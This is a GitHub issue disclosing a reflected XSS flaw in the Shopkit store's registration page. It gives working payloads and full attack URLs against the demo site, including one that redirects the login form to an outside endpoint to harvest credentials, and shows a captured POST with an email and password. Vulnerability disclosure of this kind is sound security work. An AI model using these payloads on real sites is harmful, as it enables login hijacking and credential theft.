Login hijacking in register #223

Closed 1979139113 opened this issue on Sep 23, 2019 · 0 comments

1979139113 commented on Sep 23, 2019


In the latest version v2.7

First,I found a reflective XSS vulnerability in register.

The payload is:

```
"><img/src=x+onerror=alert("XSS_vulnerability")><xss="

https://shopkit.samnabi.com/account/register?email="><img/src=x+onerror=alert("XSS_vulnerability")><xss="
```



https://shopkit.samnabi.com/account/register?email="><img/src=x+onerror=alert("XSS_vulnerability")><xss="

XSS_vulnerability

Register

You don't need an account ... you can keep track of your past purchases!

Email address

Full name

Country (To calculate shipping costs)

Afghanistan


Then,I fount this XSS vulnerability could cause **login hijacking**

The payload is:

```
"><svg/onload%3d"var+form1+%3d+document.getElementById('loginform')%3bform1.action+%3d+'http%3a//127.0.0.1/test.php'%3b"><xss%3d"

https://shopkit.samnabi.com/account/register?email="><svg/onload%3d"var+form1+%3d+document.getElementById('loginform')%3bform1.action+%3d+'http%3a//127.0.0.1/test.php'%3b"><xss%3d"
```

When the user enters a username via this link,as shown below



https://shopkit.samnabi.com/account/register?email="><svg/onload%3d"var+form1+%3d+document.getElementById('l

Email address

a@bccto.me

Password

••••••••

Log in

Register

You don't need an account to shop online, but if you register you can keep track of your past purc

Email address

Full name


Country (To calculate shipping costs)

Afghanistan

Register

Then click on the "log in"

The username and password will be submitted to my link.



Burp Suite Professional

Error

No response received from remote server.

状态	方法	域名	文件	触发源头	类型	传输	大小	0 毫秒
200	POST	127.0.0.1	test.php	document	html	1.52 KB	1.33 KB	278 毫秒
200	GET	127.0.0.1	favicon.ico	img	html	已缓存	1.33 KB	

```
▾ 表单数据
    redirect: account/register
    email: a@bccto.me
    password: Aa123456
    login:
```

samnabi closed this as completed in `5eb0af2` on Feb 23, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant